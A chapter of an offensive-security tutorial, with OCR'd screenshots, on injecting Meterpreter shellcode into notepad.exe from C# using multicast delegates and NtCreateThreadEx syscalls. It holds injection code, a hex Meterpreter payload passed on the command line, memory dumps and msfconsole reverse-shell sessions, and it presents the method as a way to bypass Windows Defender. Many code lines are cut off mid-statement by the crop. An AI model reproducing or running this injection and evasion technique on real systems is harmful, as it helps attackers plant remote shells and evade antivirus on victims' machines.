Chapter 14 : C# Delegate & Remote Thread Injection Technique (PART3)

Simple C# codes and calling API Functions


In previous Part2 of this chapter 14 we talked about "Remote Thread Injection" + Delegate Methods, now I want to talk about this Technique via C# Multicast Delegate Method & Some Methods.

1.Calling Native API Functions Via C# Method + MultiCast Delegate Technique

Multicast Delegate is very simple way to Invoke C# Methods Directly via Calling Delegates , which means you can call/Invoke C# Method Again via Delegate but with new Style of code, it means you will have New Signature for calling Codes/Methods.

Before everything I want to show you some Pictures & Results for Testing **MultiCast** Code vs **Syscall** Code (which we don't talk about syscall code in this chapter) and Windows Defender , I just want to say how New Signature of Code could be effective to Bypass Avs Sometimes…

in "Picture 1 & 2" I tested Multicast code & syscall code and both Worked very well because Windows Defender was OFF.




```
NativePayload_TImd , Published by Damon Mohammadbagher , Jul 2020
NativePayload_TImd Thread Injection into Target Process + C# Multicast Delegate

[>] Steps will run by Delay.(2000)
[>] Steps Count 4
[>] API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite
[!] Injection Started Time 7/9/2020 7:18:34 AM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to notepad:14284 Process
[!] Thread Injection Done Time 7/9/2020 7:18:34 AM


Step1 Delegate.Invoke(0000009C) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(22E28910000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step4 Delegate.Invoke(0000032C) Intptr Done. [API::CreateRemoteThread]

Bingo Meterpreter Session by Thread Injection Method + C# Multicast Delegate ;)


C:\Users\Damon\source\repos\NativePayload_TImd\NativePayload_TImd\NativePayload_TImd\bin\Debug>
```

```csharp
                    _AllCodes = code1 + code2_1 + code3 + code2_1 + code3 + co
                      + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 +
                }
            }
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("[>] Steps will run by Delay.({0})", args[1]);

            Console.ForegroundColor = ConsoleColor.DarkGray;
            if (args[0] == "1") { Console.WriteLine("[>] Steps Count {0}", 4);
            else if (args[0] == "2") { Console.WriteLine("[>] Steps Count {0}"

            if (args[2] == "0") { Console.WriteLine("[>] API::VirtualAllocEx s
            if (args[2] == "1") { Console.WriteLine("[>] API::VirtualAllocEx s

            foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList()
            {
                System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
                MultiCodeitems();
            }
        }
        catch (Exception)
        {
```

```
C:\Users\Damon\source\repos\NativePayload_TIdsc\NativePayload_TIdsc\bin\Debug>NativePayload_TI
dsc.exe "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,1
8,48,8b,52,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41
,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,
88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,56,48,ff,c9,41,8b,34,8
8,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08,45,39,d1,75,d8
,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58,
5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,b
```

```csharp
                uint protection = (uint) AllocationProtect.PAGE_EXECUTE_READW
                try
                {
                    var ntAllocResult = NtAllocateVirtualMemory(hCurrentProce
                    Thread.Sleep(3000);
                    Marshal.Copy(_xbytes, 0, (IntPtr)(pMemoryAllocation), _xb
                    Thread.Sleep(3000);

                    IntPtr hThread = new IntPtr(0);
                    ACCESS_MASK desiredAccess = ACCESS_MASK.SPECIFIC_RIGHTS_A
                    IntPtr pObjectAttributes = new IntPtr(0);
                    IntPtr lpParameter = new IntPtr(0);
                    bool bCreateSuspended = false;
                    uint stackZeroBits = 0;
                    uint sizeOfStackCommit = 0xFFFF;
                    uint sizeOfStackReserve = 0xFFFF;
                    IntPtr pBytesBuffer = new IntPtr(0);
                    Thread.Sleep(3000);

                    var hThreadResult = NtCreateThreadEx(out hThread, desirec
                    Thread.Sleep(3000);

                    var result = NtWaitForSingleObject(hThread, true, 0); //

                }
                catch (Exception)
                {

                    //throw;
                }
```

Picture 1: Multicast Delegate & syscall method



```
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  3         meterpreter x64/windows  DESKTOP-A7226P7\Damon @ DESKTOP-A7226P7  192.168.56.1:4444 -> 192.168.56.115:49680 (1
92.168.56.115)
  4         meterpreter x64/windows  DESKTOP-A7226P7\Damon @ DESKTOP-A7226P7  192.168.56.1:4444 -> 192.168.56.115:49681 (1
92.168.56.115)

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getpid
Current pid: 8324
meterpreter > background
[*] Backgrounding session 3...
msf5 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getpid
Current pid: 11836
meterpreter >
```

Step1: Both Codes with Same Payload in Memory (Meterpreter payload)
as you can see we have same Payload in memory for **Notepad.exe** & **NativePayload_TIdsc.exe**
(in this step1 Windows Defender is Off and both codes worked very well...)

1.this payload injected into Notepad by NativePayload_TImd.exe"

2.this payload created locally by "NtCreateThreadEx"

STEP 1:
Windows Defender is Off

```
notepad.exe (11836) (0x1ffb8fe0000 - 0x1ffb8fe1000)

00000000 fc 48 83 e4 f0 e8 cc 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 66 81 78 RAQH.R .B<H..f.x
00000050 18 0b 02 0f 85 72 00 00 00 8b 80 88 00 00 00 48 .....r.........H
00000060 85 c0 74 67 48 01 d0 50 8b 48 18 44 8b 40 20 49 ..tgH..P.H.D.@ I
00000070 01 d0 e3 56 48 ff c9 41 8b 34 88 48 01 d6 4d 31 ...VH..A.4.H..M1
00000080 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 .H1..A...A..8.u.
00000090 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8b 40 24 49 L.L$.E9.u.XD.@$I
```


```
NativePayload_TIdsc.exe (8324) (0x2a6a000 - 0x2a6b000)

00000290 02 00 00 00 64 00 35 00 00 00 00 00 00 00 00 00 ....d.5.........
000002a0 00 00 00 00 00 00 00 00 a0 aa 86 3c f8 7f 00 00 ...........<....
000002b0 fe 01 00 00 00 00 00 00 fc 48 83 e4 f0 e8 cc 00 .........H......
000002c0 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 ..AQAPRQVH1.eH.R
000002d0 60 48 8b 52 18 48 8b 52 20 48 8b 72 50 48 0f b7 `H.R.H.R H.rPH..
000002e0 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 JJM1.H1..<a|., A
000002f0 c1 c9 0d 41 01 c1 e2 ed 52 41 51 48 8b 52 20 8b ...A....RAQH.R .
00000300 42 3c 48 01 d0 66 81 78 18 0b 02 0f 85 72 00 00 B<H..f.x.....r..
00000310 00 8b 80 88 00 00 00 48 85 c0 74 67 48 01 d0 50 .......H..tgH..P
```

```
NativePayload_TImd , Published by Damon Mohammadbagher , Jul 2020
NativePayload_TImd Thread Injection into Target Process + C#

[>] Steps will run by Delay.(200)
[>] Steps Count 4
[>] API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite
[!] Injection Started Time 7/10/2020 12:08:39 AM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to notepad:11836 Process
[!] Thread Injection Done Time 7/10/2020 12:08:39 AM


Step1 Delegate.Invoke(00000098) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(1FFB8FE0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step4 Delegate.Invoke(000002B0) Intptr Done. [API::CreateRemoteThread]

Bingo Meterpreter Session by Thread Injection Method + C#                ;)

C:\Users\Damon\source\repos\NativePayload_TImd\NativePayload_TImd\NativePayload_TImd\bin\Debug>
```

Name	PID	CPU	I/O total ...	Private b...	User name	Description
devenv.exe	4260	0.93	275 B/s	186.14 MB	DESKTOP-A72...\Damon	Microsoft Visual Studio 2019
devenv.exe	3724	0.85	146 B/s	171.54 MB	DESKTOP-A72...\Damon	Microsoft Visual Studio 2019
cmd.exe	9816			2.42 MB	DESKTOP-A72...\Damon	Windows Command Process
conhost.exe	7272			7.52 MB	DESKTOP-A72...\Damon	Console Window Host
NativePayload_TIdsc....	8324	0.06	320 B/s	13.52 MB	DESKTOP-A72...\Damon	NativePayload_TIdsc
cmd.exe	11568			2.93 MB	DESKTOP-A72...\Damon	Windows Command Process
conhost.exe	10576			8.09 MB	DESKTOP-A72...\Damon	Console Window Host
notepad.exe	11836	0.08	320 B/s	4.22 MB	DESKTOP-A72...\Damon	Notepad
ProcessHacker.exe	5460	1.21		40.13 MB	DESKTOP-A72...\Damon	Process Hacker

CPU Usage: 19.80% Physical memory: 2.39 GB (52.62%) Processes: 169

Picture 2: Multicast Delegate & syscall method as you can see in the “Pictures 1 & 2” we have two Codes, first for Multicast Delegate “**NativePayload_TImd.cs**” & second for Syscall “**NativePayload_TIdsc.cs**” which means we have Native APIs like **Nt**CreateThreadEx, (only **NT*** Functions…).



```
Jul 10 00:44
[*] Meterpreter session 5 opened (192.168.56.1:4444 -> 192.168.56.115:49682) at 2020-07-10 00:35:57 -0400
[*] 192.168.56.115 - Meterpreter session 5 closed.  Reason: Died

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.1:4444
msf5 exploit(multi/handler) > [*] Sending stage (201283 bytes) to 192.168.56.115
[*] Meterpreter session 6 opened (192.168.56.1:4444 -> 192.168.56.115:49683) at 2020-07-10 00:39:15 -0400

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getpid
Current pid: 6128
meterpreter >
meterpreter >
```


STEP 2-1: Windows Defender is on

```
NativePayload_TImd , Published by Damon Mohammadbagher , Jul 2020
NativePayload_TImd Thread Injection into Target Process + C#

[>] Steps will run by Delay.(2600)
[>] Steps Count 4
[>] API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite
[!] Injection Started Time 7/10/2020 12:39:02 AM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to notepad:6128 Process
[!] Thread Injection Done Time 7/10/2020 12:39:02 AM

Step1 Delegate.Invoke(00000330) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(1B71EB50000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step4 Delegate.Invoke(00000338) Intptr Done. [API::CreateRemoteThread]

Bingo Meterpreter Session by Thread Injection Method + C#
```

Meterpreter Payload in Memory **Not Detected** by Windows Defender

Windows Security
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Virus & threat protection
Protection for your device against threats.
Current threats
Threats found. Start the recommended actions.
Start actions
Scan options
Allowed threats
Protection history
Virus & threat protection settings
Process Hacker [DESKTOP-A7226P7\Damon]+ (Administrator)
notepad.exe (6128) Properties

Picture 3: Multicast Delegate



```
Jul 10 00:37
msf5 exploit(multi/handler) > [*] Sending stage (201283 bytes) to 192.168.56.115
[*] Meterpreter session 5 opened (192.168.56.1:4444 -> 192.168.56.115:49682) at 2020-07-10 00:35:57 -0400
[*] 192.168.56.115 - Meterpreter session 5 closed.  Reason: Died

msf5 exploit(multi/handler) >
```

STEP 2: Windows Defender is on

C# + Meterpreter Payload Detected in Memory ;)

Behavior:Win32/Meterpreter.gen!D

Alert level: Severe
Status: Active
Date: 7/10/2020 12:35 AM
Category: Suspicious Behavior
Details: This program is dangerous and executes commands from an attacker.

Learn more

Affected items:

behavior: pid:9980:56844127554067


file: C:\Users\Damon\source\repos\NativePayload_TIdsc\NativePayload_TIdsc\bin\Debug\NativePayload_TIdsc.exe

Command Prompt
Virus & threat protection
Protection for your device against threats.
Current threats
Threats found. Start the recommended actions.
Process Hacker [DESKTOP-A7226P7\Damon]+ (Administrator)
OK

Picture 4: syscall method

As you can see with Multicast Method our code worked very well & Windows Defender Bypassed but with Syscall Technique our Code behavior & signature detected by Windows Defender. In Multicast Code We have Thread Injection into Remote Process like Notepad but in syscall we had Create Local Thread.

Now we should to talk about Multicast Delegate Technique which is very simple to use…



```
NativePayload_TImd | NativePayload_TImd.Program | Main(string[] args)
295            try
296            {
297                /// step 1
298                //string[] s1 = new string[2];
299                DelCLSInvoke._args1[0] = args[3];
300                DelCLSInvoke._args1[1] = args[4];
301                MDelegate code1 = new MDelegate(DelCLSInvoke._Step1_);
302                /// step 2
303                MDelegate code2 = new MDelegate(DelCLSInvoke._Step2_);
304                MDelegate code2_1 = new MDelegate(DelCLSInvoke._Step2_1);
305                /// step 3
306                MDelegate code3 = new MDelegate(DelCLSInvoke._Step3_);
307                /// step 4
308                MDelegate code4 = new MDelegate(DelCLSInvoke._Step4_);
309                MDelegate _AllCodes = null;
310
311                if (args[0] == "1")
312                {
313                    if (args[2] == "0")
314                    {
315                        _AllCodes = code1 + code2 + code3 + code4;
316                    }
317                    if (args[2] == "1")
318                    {
319                        _AllCodes = code1 + code2_1 + code3 + code4;
320                    }
321                }
322                else if (args[0] == "2")
323                {
324                    if (args[2] == "0")
325                    {
326                        _AllCodes = code1 + code2 + code3 + code2 + code3
327                          + code2 + code3 + code2 + code3 + code2 + code3
328                    }
329                    if (args[2] == "1")
330                    {
331                        _AllCodes = code1 + code2_1 + code3 + code2_1 + c
332                          + code2_1 + code3 + code2_1 + code3 + code2_1 +
333                    }
334                }
335                Console.ForegroundColor = ConsoleColor.Gray;
336                Console.WriteLine("[>] Steps will run by Delay.({0})", ar
337
338                Console.ForegroundColor = ConsoleColor.DarkGray;
339                if (args[0] == "1") { Console.WriteLine("[>] Steps Count
340                else if (args[0] == "2") { Console.WriteLine("[>] Steps C
341
342                if (args[2] == "0") { Console.WriteLine("[>] API::Virtual
343                if (args[2] == "1") { Console.WriteLine("[>] API::Virtual
344
345                foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocat
```

```
Miscellaneous Files | NativePayload_TImd.Progı | _Step2_()
147
148
149         public static void _Step2_()
150         {
151
152             string[] _args = new string[2];
153             _args[0] = _args1[0];
154             _args[1] = _args1[1].Length.ToString();
155             IntPtr a = s1;
156
157             int p = len;
158             IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p,
159             AllocationType.Commit,
160             MemoryProtection.ExecuteReadWrite);
161             s2 = x;
162             Console.ForegroundColor = ConsoleColor.DarkGray;
163             Console.Write("Step2 Delegate.Invoke(");
164             Console.ForegroundColor = ConsoleColor.Cyan;
165             Console.Write("{0}", s2.ToString("X8"));
166             Console.ForegroundColor = ConsoleColor.DarkGray;
167             Console.Write(") Intptr Done.");
168             Console.ForegroundColor = ConsoleColor.White;
169             Console.Write(" [API::VirtualAllocEx]");
170             Console.WriteLine();
171
172
173         }
174
175         public static void _Step2_1()...
198         public static bool s3 = false;
199         public static void _Step3_()...
238         public static IntPtr s4 = IntPtr.Zero;
239
240         public static void _Step4_()...
268
269
270     }
271     public delegate void MDelegate();
272
273     static void Main(string[] args)...
388
389
390
```

Picture 5: Multicast Delegate

